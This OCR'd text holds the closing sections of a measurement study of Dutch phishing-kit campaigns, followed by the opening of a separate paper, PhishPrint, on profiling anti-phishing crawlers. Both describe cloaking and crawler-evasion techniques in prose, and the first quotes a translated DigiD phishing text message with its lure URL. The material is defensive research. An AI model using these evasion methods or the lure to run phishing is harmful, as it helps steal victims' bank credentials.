During our analysis of phishing domains in the wild, we noticed that some websites make external connections. As explained in the Section 4.1, phishing websites could either include all impersonated resources – e.g., JavaScript, CSS and images – on the domain, or refer to resources hosted externally. Analyzing the resources loaded by all identified phishing domains tells us that only 104 domains (7.6% of the total dataset) load their resources directly from their benign counterparts. This finding contradicts the assumption underlying the work of Oest et al. [39] and makes their method of analyzing Web server logs for malicious external requests less robust, as only a very small portion of websites in our dataset is pursuing this method. However, it does confirm the findings of Han et al. [17] and Cova et al. [9], who also observed a negligible portion of phishing kits with resources loaded from the target organization. These authors studied attacker behavior on honeypot domains, which is based on the assumption that attackers hijack domains to use for phishing. Although our measurement methodology is not perfectly suited to find such hijacked domains – as these domains often already have TLS certificates – we did find 18 of them. All of these domains include the full FQDN of the target organization as subdomains and have a slightly longer uptime of 72 hours on average.

Evasion techniques As explained in Section 4, some phishing kits deploy evasion techniques to prevent detection by anti-




Figure 11: Histogram of kit installation hours ($n = 1,363$)




Figure 12: Boxplot of timestamps in the end-to-end life cycle of the identified phishing domains ($n = 818$)

phishing services such as APWG [14] and Google SafeBrowsing [20]. These techniques, often referred to as *cloaking*, allow phishers to show a different page to a potential victim than to a crawler [21, 53]. Although our methodology is focused on detecting the use of specific phishing kits in the wild and not to identify cloaking, we did observe such evasion techniques many times. In fact, 946 (69%) of the detected phishing domains returned a blank screen – and no favicon – to our crawler when we visited the domain, meaning that the phishing website detected us and deployed cloaking techniques. However, our phishing kit detection was still possible because these websites returned a successful response for the files included in the fingerprint. The phishing kit responsible for most of these cloaking activities was again the *uAdmin* kit, which combined some server-side and client-side cloaking. On the server-side, it checked the IP address with a block list and created a random path for every visitor, as explained in Section 4.2. On the client-side, it deployed a simple JavaScript timeout to evade non-JavaScript crawlers. The combination of both techniques is shown in Listing 1.

7 External validation

To benchmark and validate our methodology, we compare our results with data from the APWG eCrime Exchange (eCX) [15]. This repository contains phishing activity from all over the world, including many Dutch phishing domains. A comparison shows that our methodology covers a much broader spectrum of phishing domains, capturing known differentiations in the phishing landscape. In total, only 77 phishing domains detected using our methodology, overlap with the APWG database, meaning that 1,286 domains are not listed in their repository. By comparing the date on which a phishing domain was initially detected by our crawler with the data it was submitted to the eCX, we find that our method was able to identify phishing domains much faster. In 76 out of the 77 cases (99%), our crawler detected the phishing domains faster than APWG, with a median time difference of 11.3 hours (almost half a day) earlier. Interestingly, the domains that overlap with the eCX repository had clearly more bank names included in their domain name. 61 of the domains (79%) overlapping with eCX contained a reference to a bank, whereas only 44% had this in the complete dataset.

This external validation shows that our methodology has the potential to detect phishing websites very swiftly which could save unsuspecting people from this kind of fraud.

8 Throwing out the bait

In the previous sections of this paper, we have unraveled the characteristics of every step in the end-to-end life cycle of a phishing campaign, except for the last step: sending out the text messages, e-mails or social media posts, the so-called *bait*. Although our measurement system does not contain the input data necessary to thoroughly analyze this step of the life cycle, the authors are among the target population of phishers and thus regularly receive the thrown out bait themselves. During our data collection period, we collected these messages and looked into the ones that contained links to domains in our dataset. This allows us to show the complete timeline of events in a phishing campaign life cycle. We discuss an example in the following section.

Verify your identity Within the first two weeks of our research, we received a text message seemingly originating from DigiD, the official Dutch digital identity service. The message shown in Figure 14, stated that a suspicious login was detected and that immediate action was necessary to prevent cancellation of the account. This is a prime example of the *scarcity* and *consistency* luring techniques as described in Section 2.1. The link included in the message directed victims to `https://deblokkeren-digid.xyz`, a type IV domain made with a phishing kit belonging to the *uAdmin* family. This website was registered only six hours before the message was received and fully operational just three hours later. On the website, potential victims were asked to verify their identity by logging into their online bank account. Multiple options are displayed on the decoy page as shown in Figure 13a, allowing the victim to choose their preferred bank. Upon clicking on one of the buttons, the victim is redirected to yet another phishing page as shown in Figure 13b, which mimics the chosen bank's login screen. That page eventually captures the login credentials of the victim. The use of the DigiD decoy page is a prime example of the technique depicted in Figure 1. Within a day, only 12 hours later, the domain was taken offline.



(a) (b)

Figure 13: Landing (decoy) page in 13a: indicating that verification through a bank account is necessary to prevent account deactivation and the actual phishing page in 13b after clicking on a bank of choice on which user credentials are harvested

SMS Message – 17-09-2020 21:32 *(translated)*

[My DigiD] There has been a suspicious login in your My DigiD account. Verify this directly to prevent cancellation of your My DigiD account through: `https://deblokkeren-digid.xyz/inloggen`




Figure 14: Text message demanding DigiD verification and corresponding timeline of `deblokkeren-digid.xyz`

9 Related work

Earlier work on phishing involves many different points of view and subjects. Ranging from creating robust domain detection methods [5, 12, 13, 27, 32, 45], phishing kit analysis [9, 17, 38], evasion techniques [21, 53] to research focused on victim behavior [49]. Much effort has been devoted to the creation of robust detection techniques, but less is known about the life cycle, ecosystem and actors behind such attacks. Only a limited number of researchers have investigated this part of phishing [35, 39], which we deem essential to fully understand the ecosystem and to be able to create robust countermeasures.

Analysis on phishing kits Early work on phishing kits in 2008 by Cova et al. [9] focused on the analysis of *'free'* phishing kits. They noticed that packages containing easy-to-deploy phishing websites often contained backdoors which exfiltrated the gathered information also to third parties and that 100% of the investigated kits were written in the PHP language.

In their PhishEye study, Han et al. [17] share insights into live phishing websites created by deploying phishing kits on honeypot domains. Using their sandboxed approach, they were able to lure phishers into installing phishing kits on their honeypot servers of which the behavior was closely monitored. The authors analyzed both phisher and victim actions on the phishing website, showed that phishing kits are only active for less than 10 days since their installation and that most of the victims share the same country of origin. During their 5 months analysis period (Sep 2015 – Jan 2016), they collected 643 unique phishing kits of which 74% were correctly installed by 471 distinct attackers. Additionally, they discovered that only 10 phishing kits loaded the resources directly from the website of the targeted organization.

Measurements on live phishing domains In recent work, Oest et al. [38] analyzed `.htaccess` files – commonly used on Apache Web servers – to capture the evasive behavior of phishers. These files allow phishers to protect themselves against anti-phishing or search engine crawlers. Their paper states that *deny IP* and *User-Agent* filters are the most prevailing blacklisting technologies, whilst the *allow IP* filter type is often used to target specific countries. Additionally, they proposed a new high-level classification scheme for phishing URLs that builds upon the work of Garera et al. [12]. This taxonomy categorizes phishing URLs into five categories with different hiding and lure strategies. We also used that taxonomy to classify the URLs detected by our measurements in Section 5.1.

The work closest to ours is from the same authors, who continued their research by investigating the end-to-end life cycle of phishing attacks in 2020. This work relied on the observation that a substantial proportion of phishing pages make requests for Web resources to the websites that the attackers impersonate [39]. A unique collaboration with a large payment provider enabled them to link such Web requests to

the phishing websites they are originating from. This gave the authors an in-depth look into phishing campaigns from the moment the attacker installs the phishing page to the moment victims disclose their credentials. They found that the average phishing attack spans 21 hours and that modern Web browsers display a warning for a detected domain after 16 hours. Oest et al. [39] called the gap between the launch of the attack and detection by anti-phishing bodies the *'golden hours'* of phishing, in which the attackers gather 38% of their phished credentials. As our work shared a similar goal – analyzing the end-to-end life cycle of a phishing campaign – we share a number of findings. Namely, the use of extensive use of server-side cloaking, victim-specific paths and the presence of MITM-proxies in phishing kits. Additionally, our conclusions regarding the duration of an average phishing attack are comparable. However, there are also notable differences. Their work is focused on one single organization and includes both HTTP and HTTPS traffic whereas our work focuses on the entire Dutch financial sector, but was limited to domains served over HTTPS only. Furthermore, they relied on the assumption that phishing domains load resources directly from the target website, whereas we discovered that only a negligible portion of domains in our analysis did so.

10 Discussion

Limitations Analyzing a phenomenon like phishing always brings its inherent limitations and so does this study. As all other work on this topic, our methodology is only able to capture part of the phishing landscape. We identify the following limitations:

We are aware of the fact that by our choice of methodology, we are limited to phishing domains secured by HTTPS connections only. Yet we believe, as 78% of all phishing in 2020 is delivered through HTTPS according to the APWG [16] and the fact that Oest et al. [39] concluded that phishing served over HTTPS was three times more effective, the effects of that concise decision to be limited. Also note that our approach results in our ability to identify type III and IV phishing domains only, and thus miss the three other types. Another limitation of this work is that we are limited to identifying known phishing kits. Phishing domains that do not match any of our predefined fingerprints are simply not marked as phishing. Besides these missing kits, phishers could also change the file names or structure of their phishing kits, which would also render our detection methodology less effective. However, the main advantage of phishing kits is that they are easy to deploy for any criminal that wants to go phishing. Therefor, we do not expect that phishers that deploy these kits are either capable or willing to make numerous changes each time they deploy a new phishing website. On the other hand, our fingerprinting methodology also has a detection advantage for websites that deploy certain cloaking strategies. As explained in Section 4.1, some phishing websites ban IP ranges or User-Agents known to be used by anti-phishing services through PHP scripts on the homepage, or show a different landing page depending on the country of origin. These methods make detection based on the characteristics of the page – e.g., login forms, bank icons, etc. – rather difficult. However, searching for known files – our fingerprints – on such domains bypasses these evasion methods and results in a robust detection of a phishing kit.

We started our crawling infrastructure three months before data collection started, which allowed us to carefully examine the domains missed by our crawler. As explained in Section 3.4, we created fingerprints based on source code of live phishing websites missed by our crawling during testing. So even without obtaining the actual phishing kit, we were able to create robust fingerprints.

Unfortunately, the largest limitation is in missing data we do not see. As explained in Section 5.1, many domain names do not contain references to bank names, but only use common words. Before data collection started, we added 78 of such words to our suspicious keywords list, but we have definitely missed some. As these domains did not reached the threshold set in our domain detector, they remain undetected. The validation with eCrime Exchange data in Section 7 showed that such domains are less prevalent in this anti-phishing repository and it is therefore important to include such words. We identify the validation with only one data source also as a limitation of our work, but leave validation with more datasets for future work.

Public policy takeaways Taking decisive action on phishing is complex. Ironically, the standardized notice-and-takedown (NTD) procedure, that banks generally outsource to the security industry, has resulted in a game of whack-a-mole, leaving the police chasing these criminals often empty handed. And, as concluded by Moore & Clayton [35] in 2017, website removal is only part of the answer to phishing, but is not fast enough to completely mitigate the problem. If and when phishing campaigns are reported to law enforcement agencies (LEA), phishing domains are often already taken down, making attribution of the actors behind phishing campaigns near to impossible. Therefore, implementing a system as presented in this paper would be very beneficial for LEA investigations.

With WhatsApp and text messages being a popular delivery mechanism [37], the interaction with victims has sped up, highlighting the need for early-stage detection even more. This paper presented a measurement methodology leveraging the increasing use of phishing kits and TLS certificates in the phishing scene to make early-stage detection possible. This would open a window where phishers have their phishing gear ready, but have not yet thrown out the bait. Our findings pinpoint clear choke points in using phishing kits in campaigns, which law enforcement agencies in turn might exploit for disruption before a takedown occurs. Our measurements of the life cycle of campaigns using phishing kits, shows a pattern

wherein a persistent time gap exists between domain registration, deployment and sending out the bait. This is a window of opportunity that can be used to take preventive action, when the campaign did not make any victims yet. Leveraging our methodology, kit fingerprints can be used to automate detection of domains where a kit is ready to be deployed. We show that the use of these kits is widespread in the Dutch phishing landscape and have found that distinct families of kits exist, wherein certain common characteristics are identified – likely because the source code of one kit has evolved into the next. When these characteristics relate to a vulnerability – e.g., the standard admin password is `'password'` and the control panel can be approached via a typical subdomain – this brings novel opportunities for automated exploitation for law enforcement purposes towards attribution rather than disruption. Having a clear picture of the popularity of phishing kits could assist LEA in prioritizing their anti-phishing efforts to dominant kits. Interventions – e.g., exploiting a vulnerability – on these kits would immediately impact a large portion of campaigns. Next, these shared traits can also be used to keep track of the phishing landscape. For instance, *uAdmin* allows for multiple domains contacting the same control panel, making in-depth analysis possible on these domains to find new, related campaigns or actors.

A system like ours could complement the threat intelligence process of many organizations, especially financial institutions that suffer from these attacks. Additional measurements in the landscape, can also be enriched by a repository of phishing kit fingerprints. Similar to repositories for malware fingerprints, the community – from hosting providers, to volunteers and researchers – can contribute their analyses on phishing kits, so to keep track of this pervasive phishing tactic. In turn, standardization on how to describe phishing kits, their tactics and detection methods is necessary before such an exchange can be successful. The creation of such a standard is a gap future work can fill. In the meantime, our system can be extended with (semi)automatic submission to anti-phishing services and block lists, which would hopefully lead to quicker responses.

11 Conclusions

In this paper we have presented the results of our investigation of the Dutch phishing landscape. We designed an empirical methodology to study phishing campaigns in the wild using phishing kit fingerprints. We leverage the fact that phishers are using TLS certificates to capture the end-to-end life cycle of phishing campaigns. We were able to find 1,363 confirmed phishing domains that deploy such kits, in a four months time period – with on average 31 phishing domains online every day, waiting for victims to arrive. Most of these domains are online for only 24 hours, but half of them (much) longer. External validation with APWG data has shown that our methodology has the potential to detect phishing websites swiftly and that it covers a complementary spectrum of phishing domains. Additionally, we show that attackers have increased their abilities to lure victims into disclosing their credentials by using decoy pages, which do not directly demand credentials from the victim but do so eventually. These decoy pages split the target organization from the organization impersonated on the phishing page, which allows for numerous possibilities for attackers. Referring to the target organization in the domain name is less prevailing, as regular words are more often used to trick victims into clicking on a phishing link. Through a combination of our analysis on the anatomy of phishing kits and the crawls of phishing domains in the wild, we demonstrate that the Dutch phishing landscape is less diverse than expected and that many phishers are building their campaigns on the same framework, *uAdmin*. The arrest of the developer of this framework in February, 2021, and the corresponding news coverage allows us to conclude that our findings are also useful outside the Netherlands, as uAdmin is actively used all around the world. Through both data analyses and a real-world example, we have reconstructed a timeline of the complete end-to-end life cycle of a typical phishing campaign – proving that phishers move fast. In turn, these fast moving campaigns require swift and decisive interventions. We believe the insights of this work will help LEA and intermediaries design faster responses to this ever evolving threat and we encourage them to do a similar analysis of their local phishing landscape.

References

[1] Rowland Atkinson and John Flint. Accessing hidden and hard-to-reach populations: Snowball research strategies. *Social research update*, 33(1):1–4, 2001.

[2] Banken.nl. Banken.nl: Marktaandeel, 2019. https://www.banken.nl/bankensector/marktaandeel.

[3] Hugo L. J. Bijmans, Tim M. Booij, and Christian Doerr. Inadvertently making cyber criminals rich: A comprehensive study of cryptojacking campaigns at internet scale. In *28th USENIX Security Symposium, USENIX Security 2019, Santa Clara, CA, USA, August 14-16, 2019*, pages 1627–1644. USENIX Association, 2019.

[4] Vincent D Blondel, Jean-Loup Guillaume, Renaud Lambiotte, and Etienne Lefebvre. Fast unfolding of communities in large networks. *Journal of statistical mechanics: theory and experiment*, 2008(10):P10008, 2008.

[5] Aaron Blum, Brad Wardman, Thamar Solorio, and Gary Warner. Lexical feature based phishing url detection using online learning. In *Proceedings of the 3rd ACM Workshop on Artificial Intelligence and Security*, pages 54–60, 2010.

[6] Calidog. Certstream. https://certstream.calidog.io/.

[7] Calidog. Certstream-python. https://github.com/CaliDog/certstream-python.

[8] Robert B Cialdini. *Influence: The new psychology of modern persuasion*. Morrow, 1984.

[9] Marco Cova, Christopher Kruegel, and Giovanni Vigna. There is no free phish: An analysis of "free" and live phishing kits. In *2nd USENIX Workshop on Offensive Technologies, WOOT'08, San Jose, CA, USA, July 28, 2008, Proceedings*. USENIX Association, 2008.

[10] Let's Encrypt. Let's Encrypt - Free SSL/TLS Certificates. https://letsencrypt.org/.

[11] Evgeniy Gabrilovich and Alex Gontmakher. The homograph attack. *Commun. ACM*, 45(2):128, 2002.

[12] Sujata Garera, Niels Provos, Monica Chew, and Aviel D Rubin. A framework for detection and measurement of phishing attacks. In *Proceedings of the 2007 ACM workshop on Recurring malcode*, pages 1–8, 2007.

[13] Guang-Gang Geng, Xiao-Dong Lee, Wei Wang, and Shian-Shyong Tseng. Favicon - a clue to phishing sites detection. In *2013 APWG eCrime Researchers Summit*, pages 1–10. IEEE, 2013.

[14] Anti-Phishing Working Group. APWG - Unifying the global response to cybercrime. https://apwg.org/.

[15] Anti-Phishing Working Group. The APWG eCrime Exchange (eCX). https://apwg.org/ecx/.

[16] Anti-Phishing Working Group. Phishing Activity Trends Report: 2nd Quarter 2020, August 2020. https://docs.apwg.org/reports/apwg_trends_report_q2_2020.pdf.

[17] Xiao Han, Nizar Kheir, and Davide Balzarotti. Phisheye: Live monitoring of sandboxed phishing kits. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*, pages 1402–1413. ACM, 2016.

[18] Crane Hassold. The Mobile Phishing Threat You'll See Very Soon: URL Padding, June 2017. https://info.phishlabs.com/blog/the-mobile-phishing-threat-youll-see-very-soon-url-padding.

[19] Google Inc. Certificate Transparency. https://www.certificate-transparency.org/.

[20] Google Inc. Safe Browsing - Google Safe Browsing. https://safebrowsing.google.com/.

[21] Luca Invernizzi, Kurt Thomas, Alexandros Kapravelos, Oxana Comanescu, Jean Michel Picod, and Elie Bursztein. Cloak of visibility: Detecting when machines browse a different web. In *IEEE Symposium on Security and Privacy, SP 2016, San Jose, CA, USA, May 22-26, 2016*, pages 743–758. IEEE Computer Society, 2016.

[22] Panagiotis Kintis, Najmeh Miramirkhani, Charles Lever, Yizheng Chen, Rosa Romero Gómez, Nikolaos Pitropakis, Nick Nikiforakis, and Manos Antonakakis. Hiding in plain sight: A longitudinal study of combosquatting abuse. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 569–586. ACM, 2017.

[23] Neal Krawetz. Looks Like It - The Hacker Factor Blog. http://www.hackerfactor.com/blog/index.php?/archives/432-Looks-Like-It.html.

[24] Brian Krebs. The Reincarnation of a Bulletproof Hoster, April 2016. https://krebsonsecurity.com/2016/08/the-reincarnation-of-a-bulletproof-hoster.

[25] Brian Krebs. Arrest, Raids Tied to 'U-Admin' Phishing Kit, February 2021. https://krebsonsecurity.com/2021/02/arrest-raids-tied-to-u-admin-phishing-kit/.

[26] Mohit Kumar. This Phishing Attack is Almost Impossible to Detect On Chrome, Firefox and Opera, April 2017. https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html.

[27] Yukun Li, Zhenguo Yang, Xu Chen, Huaping Yuan, and Wenyin Liu. A stacking model using URL and HTML features for phishing webpage detection. *Future Gener. Comput. Syst.*, 94:27–39, 2019.

[28] Yun Lin, Ruofan Liu, Dinil Mon Divakaran, Jun Yang Ng, Qing Zhou Chan, Yiwen Lu, Yuxuan Si, Fan Zhang, and Jin Song Dong. Phishpedia: A hybrid deep learning based approach to visually identify phishing webpages. In *30th USENIX Security Symposium (USENIX Security 21)*, 2021.

[29] Pim Lindeman. Criminelen handelen op berichtenapp: 'Heb je geld? Ik heb een pistool voor 3k', August 2019. https://www.ad.nl/dossier-weekend/criminelen-handelen-op-berichtenapp-heb-je-geld-ik-heb-een-pistool-voor-3k~ab66bdd0/.

[30] Baojun Liu, Chaoyi Lu, Zhou Li, Ying Liu, Hai-Xin Duan, Shuang Hao, and Zaifeng Zhang. A reexamination of internationalized domain names: The good, the bad and the ugly. In *48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, DSN 2018, Luxembourg City, Luxembourg, June 25-28, 2018*, pages 654–665. IEEE Computer Society, 2018.

[31] Stephen Lynch. OpenDNS Unveils 'NLPRank,' a New Model for Advanced Threat Detection, March 2020. https://umbrella.cisco.com/blog/opendns-unveils-nlprank-a-new-model-for-advanced-threat-detection.

[32] Samuel Marchal, Kalle Saari, Nidhi Singh, and N. Asokan. Know your phish: Novel techniques for detecting phishing sites and their targets. In *36th IEEE International Conference on Distributed Computing Systems, ICDCS 2016, Nara, Japan, June 27-30, 2016*, pages 323–333. IEEE Computer Society, 2016.

[33] Xavi Mendez. Wfuzz - The Web Fuzzer. https://github.com/xmendez/wfuzz/.

[34] Simon Migliano. The Dark Web is Democratizing Cybercrime, August 2018. https://hackernoon.com/the-dark-web-is-democratizing-cybercrime-75e951e2454.

[35] Tyler Moore and Richard Clayton. Examining the impact of website take-down on phishing. In *Proceedings of the Anti-Phishing Working Groups 2nd Annual eCrime Researchers Summit 2007, Pittsburgh, Pennsylvania, USA, October 4-5, 2007*, volume 269 of *ACM International Conference Proceeding Series*, pages 1–13. ACM, 2007.

[36] Namecheap. What payment methods do you accept for domain registrations?, December 2018. https://www.namecheap.com/support/knowledgebase/article.aspx/35/7/what-payment-methods-do-you-accept-for-domain-registrations.

[37] Betaalvereniging Nederland. Veel meer valse SMS-berichten, zogenaamd van banken. https://www.betaalvereniging.nl/actueel/nieuws/veel-meer-valse-sms-berichten-zogenaamd-van-banken/.

[38] Adam Oest, Yeganeh Safaei, Adam Doupé, Gail-Joon Ahn, Brad Wardman, and Gary Warner. Inside a phisher's mind: Understanding the anti-phishing ecosystem through phishing kit analysis. In *2018 APWG Symposium on Electronic Crime Research, eCrime 2018, San Diego, CA, USA, May 15-17, 2018*, pages 1–12. IEEE, 2018.

[39] Adam Oest, Penghui Zhang, Brad Wardman, Eric Nunes, Jakub Burgis, Ali Zand, Kurt Thomas, Adam Doupé, and Gail-Joon Ahn. Sunrise to sunset: Analyzing the end-to-end life cycle and effectiveness of phishing attacks at scale. In *29th USENIX Security Symposium USENIX Security 20)*, 2020.

[40] PhishTank. PhishTank - Out of the Net, into the tank. https://www.phishtank.com/.

[41] The Spamhaus Project. The Spamhaus Project - The Top 10 Most Abused TLDs. https://www.spamhaus.org/statistics/tlds/.

[42] Emily Schechter. Evolving Chrome's security indicators. https://blog.chromium.org/2018/05/evolving-chromes-security-indicators.html.

[43] Selenium. WebDriver: Documentation for Selenium. https://www.selenium.dev/documentation/en/webdriver/.

[44] Camelia Simoiu, Ali Zand, Kurt Thomas, and Elie Bursztein. Who is targeted by email-based phishing and malware?: Measuring factors that differentiate risk. In *IMC '20: ACM Internet Measurement Conference, Virtual Event, USA, October 27-29, 2020*, pages 567–576. ACM, 2020.

[45] Choon Lin Tan, Kang-Leng Chiew, KokSheik Wong, and San-Nah Sze. Phishwho: Phishing webpage detection via identity keywords extraction and target domain name finder. *Decis. Support Syst.*, 88:18–27, 2016.

[46] Telegram. Telegram FAQ: So how do you encrypt data?, 2021. https://telegram.org/faq#q-so-how-do-you-encrypt-data.

[47] Kurt Thomas, Frank Li, Ali Zand, Jacob Barrett, Juri Ranieri, Luca Invernizzi, Yarik Markov, Oxana Comanescu, Vijay Eranti, Angelika Moscicki, Daniel Margolis, Vern Paxson, and Elie Bursztein, editors. *Data breaches, phishing, or malware? Understanding the risks of stolen credentials*, 2017.

[48] Ivan Torroledo, Luis David Camacho, and Alejandro Correa Bahnsen. Hunting malicious TLS certificates with deep neural networks. In *Proceedings of the 11th ACM Workshop on Artificial Intelligence and Security, CCS 2018, Toronto, ON, Canada, October 19, 2018*, pages 64–73. ACM, 2018.

[49] Amber van der Heijden and Luca Allodi. Cognitive triaging of phishing attacks. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1309–1326, Santa Clara, CA, August 2019. USENIX Association.

[50] Rolf Van Wegberg, Samaneh Tajalizadehkhoob, Kyle Soska, Ugur Akyazi, Carlos Hernandez Ganan, Bram Klievink, Nicolas Christin, and Michel Van Eeten. Plug and prey? measuring the commoditization of cybercrime via online anonymous markets. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 1009–1026, 2018.

[51] Centraal Bureau voor de Statistiek. The Netherlands on the European scale: Internet, May 2019. https://longreads.cbs.nl/european-scale-2019/internet/.

[52] x0rz. phishing_catcher. https://github.com/x0rz/phishing_catcher.

[53] Penghui Zhang, Adam Oest, Haehyun Cho, Zhibo Sun, RC Johnson, Brad Wardman, Shaown Sarker, Alexandros Kapravelos, Tiffany Bao, Ruoyu Wang, et al. Crawlphish: Large-scale analysis of client-side cloaking techniques in phishing. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2021.

PhishPrint: Evading Phishing Detection Crawlers by Prior Profiling



Bhupendra Acharya
UNO Cyber Center
University of New Orleans
bacharya@uno.edu

Phani Vadrevu
UNO Cyber Center
University of New Orleans
phani@cs.uno.edu

Abstract

Security companies often use web crawlers to detect phishing and other social engineering attack websites. We built a novel, scalable, low-cost framework named *PhishPrint* to enable the evaluation of such web security crawlers against multiple cloaking attacks. *PhishPrint* is unique in that it completely avoids the use of any simulated phishing sites and blocklisting measurements. Instead, it uses web pages with benign content to profile security crawlers.

We used *PhishPrint* to evaluate 23 security crawlers including highly ubiquitous services such as Google Safe Browsing and Microsoft Outlook e-mail scanners. Our 70-day evaluation found several previously unknown cloaking weaknesses across the crawler ecosystem. In particular, we show that all the crawlers' browsers are either not supporting advanced fingerprinting related web APIs (such as Canvas API) or are severely lacking in fingerprint diversity thus exposing them to new fingerprinting-based cloaking attacks.

We confirmed the practical impact of our findings by deploying 20 evasive phishing web pages that exploit the found weaknesses. 18 of the pages managed to survive indefinitely despite aggressive self-reporting of the pages to all crawlers. We confirmed the specificity of these attack vectors with 1150 volunteers as well as 467K web users. We also proposed countermeasures that all crawlers should take up in terms of both their crawling and reporting infrastructure. We have relayed the found weaknesses to all entities through an elaborate vulnerability disclosure process that resulted in some remedial actions as well as multiple vulnerability rewards.

1 Introduction

The web has been seeing an increasing amount of social engineering attacks of late. Web-based social engineering attacks such as phishing and malvertisements [45] have been on the rise [14, 15, 33]. URL Blocklisting services such as Google's Safe Browsing (GSB) and Microsoft's SmartScreen have been working as front-line defenses in protecting the users against these kinds of attacks. Most web browsers lookup domain names in these blocklists before proceeding to display the web pages to the users. For example, Chrome, Firefox, Safari, and Samsung Internet web browsers which together account for about 90% of the market share use the GSB blocklist [3]. GSB is deployed in about four billion devices worldwide and shows millions of browser warnings every day protecting users from web attacks. Such blocklists are populated with the help of web security crawlers that regularly scout web-pages to evaluate them. However, in order to evade these crawlers, miscreants employ many cloaking techniques [23, 38, 39, 49, 52].

Despite such great importance, security crawlers have been left understudied for a long time. Only recently, researchers have begun to focus on evaluating the robustness of these crawlers against various cloaking attacks [32, 37, 52]. One common design methodology that has emerged in all these works is the use of phishing experiments. This usually involves setting up multiple websites with different second-level domains (TLD+1s) as phishing sites get blocked at a TLD+1 level [5, 6, 12]. These sites are then used as unique *tokens* for hosting simulated phishing pages that are hidden by distinct candidate cloaking mechanisms. For example, some pages might deliver phishing content to only certain geo-locations or mobile user agents [37]. User interaction detectors [52] and CAPTCHAs [32] have also been utilized as cloaking mechanisms to hide mockup phishing content. The key idea in this approach is to create disparate sets of phishing token sites with different cloaking mechanisms and then selectively self-report them to different crawlers. Depending on which sets of websites get listed in the browser blocklists, one can measure which crawlers can defend how well against various cloaking attacks.

In this research, we explored an alternate approach that completely avoids simulated phishing sites and blocklisting measurements for evaluating security crawlers. Instead, we create multiple token websites with benign content and self-report them selectively to different crawlers to trigger their visits. We then directly profile the crawlers by collecting forensic information such as their IP addresses, HTTP headers and browser fingerprints at a large scale. Lastly, we conduct a quantitative analysis of this information to identify and compare multiple previously unstudied cloaking

weaknesses across different crawlers. We also conduct small scale phishing experiments using phishing sites that are powered by this analysis to demonstrate the gravity of the weaknesses we found in the crawlers.

Since we avoid using phishing content in the token sites, these sites and their associated TLD+1 domains do not get blocked. As a result, we can use a single TLD+1 domain to host a large number of token profiling sites as subdomains. This allows our approach to be much more scalable than using phishing experiments. For example, in our main profiling experiment, we created and sent 18,532 token sites to 23 security crawlers at the cost of registering a single domain name. Each token site collects information about multiple cloaking weaknesses simultaneously with this design further boosting the scalability. Moreover, by using benign sites researchers can avoid the difficult process of seeking prior immunity from hosting providers as there is no risk of whole account takedown unlike in the case of phishing experiments where this is essential [37]. We discuss the question of whether this approach of using a single TLD+1 introduces bias in §6.

We implemented our approach by building *PhishPrint*, a scalable security crawler evaluation framework that is made up of two modules. The main module conducts large scale profiling experiments to help find crawler weaknesses while the other one aids in set up of small scale phishing experiments to help demonstrate the seriousness of these weaknesses. Using *PhishPrint*, we profiled 23 security crawlers over a 70-day period using 18,532 token sites resulting in 348,516 HTTP sessions. These 23 crawlers included those employed by highly ubiquitous services such as Google Safe Browsing and Microsoft Outlook e-mail scanners as well.

When building *PhishPrint*, we made use of code from a popular browser fingerprinting project [2] to help in gathering the crawlers' fingerprints along with their HTTP headers. When we analyzed the gathered data, we found several interesting crawler weaknesses. For example, we found that many crawlers carry *"Crawler Artifacts"* such as anomalous HTTP headers implying the presence of browser automation. We also saw that the Autonomous Systems (AS) used by a lot of crawlers are very uncommon (for human users) and limited in variety. Therefore, they can be embedded into an *"AS Blocklist"* to help in cloaking. Similarly, we also found that the IP addresses were limited in some cases leading to an *"IP Blocklist"*. We also found that several crawlers do not use *"Real Browsers"* as they fail to support the execution of fingerprinting code that is widely supported in the browsers of most users. Finally, we found that the entire crawler ecosystem is severely lacking in the diversity of their advanced browser fingerprints (defined here as a combination of JS-based Font, Canvas and WebGL fingerprints) thus pointing to the efficacy of a *"Fingerprint Blocklist"* to aid in cloaking.

To measure and confirm the damage that these anomalies and blocklists can do, we used them to power 20 evasive phishing sites deployed in *PhishPrint*. Despite aggressive self-reporting of all phishing sites to the crawlers, our results showed that 90% of the sites can escape blocklisting indefinitely in stark contrast to the lifetime of a baseline phishing site which was only about three hours.

We will describe *PhishPrint* in more detail in §2. All experiments and their results are presented in §3 and §4, while mitigations are covered in §5. We discuss vulnerability disclosure, limitations, ethical considerations and future work plans in §6 and related work in §7.

We make the following contributions with this paper:

1. Framework: We built a novel, scalable, low-cost framework named *PhishPrint* to enable evaluation of web security crawlers by completely avoiding the use of blocklisting measurements and phishing sites.
